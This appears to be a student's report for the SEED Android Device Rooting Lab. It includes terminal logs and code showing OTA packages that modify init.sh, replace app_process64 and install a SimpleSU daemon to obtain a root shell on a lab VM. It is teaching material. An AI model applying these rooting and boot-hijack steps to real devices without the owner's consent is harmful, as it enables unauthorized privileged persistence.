
Lab Andoid Device Rooting Lab

Task1: Build a simple OTA package

```
[12/02/19]seed@VM:~$ mkdir -p task1/META-INF/com/google/android
[12/02/19]seed@VM:~$ cd task1/META-INF/com/google/android/
[12/02/19]seed@VM:~/.../android$ gedit dummy.sh
[12/02/19]seed@VM:~/.../android$ gedit update-binary
[12/02/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/02/19]seed@VM:~/.../android$ cd
[12/02/19]seed@VM:~$ zip -r task1
```

1) Write the update script
   a. Dummy.sh



   b. Run automatically with root privilege (update-binary)

```
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "/return 0/i/system/xbin/dummy.sh" /android/system/etc/init.sh
```

2) Build OTA package

```
[12/02/19]seed@VM:~$ zip -r task1.zip task1
  adding: task1/ (stored 0%)
  adding: task1/META-INF/ (stored 0%)
  adding: task1/META-INF/com/ (stored 0%)
  adding: task1/META-INF/com/google/ (stored 0%)
  adding: task1/META-INF/com/google/android/ (stored 0%)
  adding: task1/META-INF/com/google/android/dummy.sh (stored 0%)
  adding: task1/META-INF/com/google/android/update-binary (deflated 44%)
```

```
[12/02/19]seed@VM:~$ unzip -l task1.zip
Archive:  task1.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2019-12-02 11:16   task1/
        0  2019-12-02 11:16   task1/META-INF/
        0  2019-12-02 11:16   task1/META-INF/com/
        0  2019-12-02 11:16   task1/META-INF/com/google/
        0  2019-12-02 11:19   task1/META-INF/com/google/android/
       30  2019-12-02 11:17   task1/META-INF/com/google/android/dummy.sh
      143  2019-12-02 11:19   task1/META-INF/com/google/android/update-binary
---------                     -------
      173                     7 files
[12/02/19]seed@VM:~$
```

3) Run the OTA Package

Ip address of recovery system: 10.0.2.78

```
seed@recovery:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:bc:94:5f
          inet addr:10.0.2.78  Bcast:10.0.2.255  Mask:255.255.255.0
```

Copy OTA to Recovery OS:


```
[12/02/19]seed@VM:~$ scp task1.zip seed@10.0.2.78:/tmp
The authenticity of host '10.0.2.78 (10.0.2.78)' can't be established.
ECDSA key fingerprint is SHA256:j27XN+nmbyA0avocrLHpQPiGRIzknAWmJli5yO6vrsA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.78' (ECDSA) to the list of known hosts.
seed@10.0.2.78's password:
task1.zip                                     100% 1406     1.4KB/s   00:00
[12/02/19]seed@VM:~$
```

Run OTA:

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task1.zip
Archive:  task1.zip
   creating: task1/
   creating: task1/META-INF/
   creating: task1/META-INF/com/
   creating: task1/META-INF/com/google/
   creating: task1/META-INF/com/google/android/
 extracting: task1/META-INF/com/google/android/dummy.sh
  inflating: task1/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd /tmp/task1/META-INF/com/google/android
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo rebot_
```

Result:

Before:




After:


```
x86_64:/ $ cd system
x86_64:/system $ ls
app         dummy      fake-libs64  lib         media     usr
bin         etc        fonts        lib64       priv-app  vendor
build.prop  fake-libs  framework    lost+found  testfile  xbin
x86_64:/system $ dummy
/system/bin/sh: dummy: not found
127|x86_64:/system $ gedit dummy
/system/bin/sh: gedit: not found
127|x86_64:/system $ cat dummy
/system/bin/sh: cat: dummy: Permission denied
1|x86_64:/system $ su cat dummy
Unknown id: cat
1|x86_64:/system $ su
x86_64:/ # cat dummy
sh: cat: dummy: No such file or directory
1|x86_64:/ # system
sh: system: not found
127|x86_64:/ # cd system
x86_64:/system # cat dummy
hello
x86_64:/system #
```

Task2: Inject code via app_process

Step1 Compile the code




```
[12/02/19]seed@VM:~$ cd task2_code
[12/02/19]seed@VM:~/task2_code$ export NDK_PROJECT_PATH=.
[12/02/19]seed@VM:~/task2_code$ ndk-build NDK_APPLICATION_MK=./Application.mk
Compile x86    : my_app_process <= my_app_process.c
Executable     : my_app_process
Install        : my_app_process => libs/x86/my_app_process
[12/02/19]seed@VM:~/task2_code$
```



Compilation succeeds, we get the binary file in ./libs/x86

Step2 Write the update script and build OTA package.

Update-binary:

```
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp my_app_process /android/system/bin/app_process64
chmod a+x /android/system/bin/app_process64
```

Build OTA package:

```
[12/02/19]seed@VM:~$ mkdir -p task2/META-INF/com/google/android
[12/02/19]seed@VM:~$ cd task2/META-INF/com/google/android
[12/02/19]seed@VM:~/.../android$ gedit update-binary
[12/02/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/02/19]seed@VM:~/.../android$ cd
[12/02/19]seed@VM:~$ zip -r task2.zip task2
  adding: task2/ (stored 0%)
  adding: task2/META-INF/ (stored 0%)
  adding: task2/META-INF/com/ (stored 0%)
  adding: task2/META-INF/com/google/ (stored 0%)
  adding: task2/META-INF/com/google/android/ (stored 0%)
  adding: task2/META-INF/com/google/android/update-binary (deflated 58%)
  adding: task2/META-INF/com/google/android/my_app_process (deflated 72%)
[12/02/19]seed@VM:~$ scp task2.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
Permission denied, please try again.
seed@10.0.2.78's password:
task2.zip                                     100% 2830     2.8KB/s   00:00
[12/02/19]seed@VM:~$
```

Recovery OS:

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task2.zip
Archive:  task2.zip
   creating: task2/
   creating: task2/META-INF/
   creating: task2/META-INF/com/
   creating: task2/META-INF/com/google/
   creating: task2/META-INF/com/google/android/
  inflating: task2/META-INF/com/google/android/update-binary
  inflating: task2/META-INF/com/google/android/my_app_process
seed@recovery:/tmp$ cd
seed@recovery:~$ cd /tmp/task2/META-INF/com/google/android
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo reboot_
```


Result:


The attack work, we successfully create dummy2 in system and get root priviledge. This is because in the Android Booting Process, our modify app_process, in addition to launch the Zygote daemon, it is also runs “fopen(“/system/dummy2”)”

Task3 Implement SimpleSU for Getting Root Shell.

1. Compile and Generate binaries:

```
/bin/bash
/bin/bash 80x24
[12/02/19]seed@VM:~$ cd SimpleSU
[12/02/19]seed@VM:~/SimpleSU$ bash compile_all.sh
/////////Build Start//////////
Compile x86     : mydaemon <= mydaemonsu.c
Compile x86     : mydaemon <= socket_util.c
Executable      : mydaemon
Install         : mydaemon => libs/x86/mydaemon
Compile x86     : mysu <= mysu.c
Compile x86     : mysu <= socket_util.c
Executable      : mysu
Install         : mysu => libs/x86/mysu
/////////Build End////////////
[12/02/19]seed@VM:~/SimpleSU$
```






2. Creat OTA package:

1) program

```
[12/02/19]seed@VM:~$ mkdir -p task3/META-INF/com/google/android
[12/02/19]seed@VM:~$ mkdir -p task3/x86/
[12/02/19]seed@VM:~$
```



2) update-binary:

```
update-binary (~/task3/META-INF/com/google/android) - gedit
Open
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp ../../../../x86/mydaemon /android/system/bin/app_process64
cp ../../../../x86/mysu /android/system/xbin/mysu
chmod a+X /android/system/bin/app_process64
chmod a+x /android/system/xbin/mysu
```

```
/bin/bash 80x24
[12/03/19]seed@VM:~$ cd task3/META-INF/com/google/android
[12/03/19]seed@VM:~/.../android$ gedit update-binary
[12/03/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/03/19]seed@VM:~/.../android$ cd
[12/03/19]seed@VM:~$ zip -r task3.zip task3
  adding: task3/ (stored 0%)
  adding: task3/x86/ (stored 0%)
  adding: task3/x86/mydaemon (deflated 60%)
  adding: task3/x86/mysu (deflated 66%)
  adding: task3/META-INF/ (stored 0%)
  adding: task3/META-INF/com/ (stored 0%)
  adding: task3/META-INF/com/google/ (stored 0%)
  adding: task3/META-INF/com/google/android/ (stored 0%)
  adding: task3/META-INF/com/google/android/update-binary (deflated 63%)
```


3) Send it to Recovery System:

```
[12/03/19]seed@VM:~$ scp task3.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
task3.zip                                     100% 8542     8.3KB/s   00:00
[12/03/19]seed@VM:~$
```

3. Recovery OS:

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task3.zip
Archive:  task3.zip
   creating: task3/
   creating: task3/x86/
  inflating: task3/x86/mydaemon
  inflating: task3/x86/mysu
   creating: task3/META-INF/
   creating: task3/META-INF/com/
   creating: task3/META-INF/com/google/
   creating: task3/META-INF/com/google/android/
  inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd /task3/META-INF/com/google/android
-bash: cd: /task3/META-INF/com/google/android: No such file or directory
seed@recovery:/tmp$ cd /task3/META-INF/com/google/android/
-bash: cd: /task3/META-INF/com/google/android/: No such file or directory
seed@recovery:/tmp$ cd task3
seed@recovery:/tmp/task3$ cd META-INF
seed@recovery:/tmp/task3/META-INF$ cd com
seed@recovery:/tmp/task3/META-INF/com$ cd google
seed@recovery:/tmp/task3/META-INF/com/google$ cd android
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo reboost_
```

4. Result:



From the result above, we get a root shell after we rooted the android OS using their OTA package.

```
USER      PID   PPID  VSIZE  RSS   WCHAN              PC  NAME
u0_a36    3173  2808  5064   1960          0 0000000000 S mysu
root      3174  1058  8316   2820          0 0000000000 S /system/bin/sh
```

```
x86_64:/ # cd /proc/3173/fd
x86_64:/proc/3173/fd # ls
0  1  2  3
x86_64:/proc/3173/fd # cd ../
x86_64:/proc/3173 # cd  ../
x86_64:/proc # cd 3174
x86_64:/proc/3174 # cd fd
x86_64:/proc/3174/fd # ls
0  1  10  2  4  5  6  7  9
x86_64:/proc/3174/fd #
```

They do share the same standard input/output device

Question:

1)Server launches the original app_process binary

```
int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon(argv);
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```

Filename: mydaemonsu.c

Function name: main()

Line number: 255

2 Client sends its FDs

```
int connect_daemon() {

    //get a socket
    int socket = config_socket();

    //do handshake
    handshake_client(socket);

    ERRMSG("sending file descriptor \n");
    fprintf(stderr,"STDIN %d\n",STDIN_FILENO);
    fprintf(stderr,"STDOUT %d\n",STDOUT_FILENO);
    fprintf(stderr,"STDERR %d\n",STDERR_FILENO);

    send_fd(socket, STDIN_FILENO);      //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);     //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);     //STDERR_FILENO = 2
```

Filename:mysu.c

Function name: connect_daemon()

Line number: 112

3 Server forks to a child process

```
int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon(argv);
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```

Filename:mydaemonsu.c

Function name: main()

Line number:247

4 Child process receives client's FDs

```
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);


    dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2
```

Filename: mydaemonsu.c

Function name: child_process()

Line number: 147

5 Child process redirects its standard I/O FDs

```
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);


    dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2
```

Filename: mydaemonsu.c

Function name: childprocess()

Line number:152

6 Child process launches a root shell

```
int main(int argc, char** argv) {
    //if not root
    //connect to root daemon for root shell
    if (getuid() != 0 && getgid() != 0) {
        ERRMSG("start to connect to daemon \n");

        return connect_daemon();
    }
    //if root
    //launch default shell directly
    char* shell[] = {"/system/bin/sh", NULL};
    execve(shell[0], shell, NULL);
    return (EXIT_SUCCESS);
}
```

Filename:mysu.c

Function name: main()

Line number:149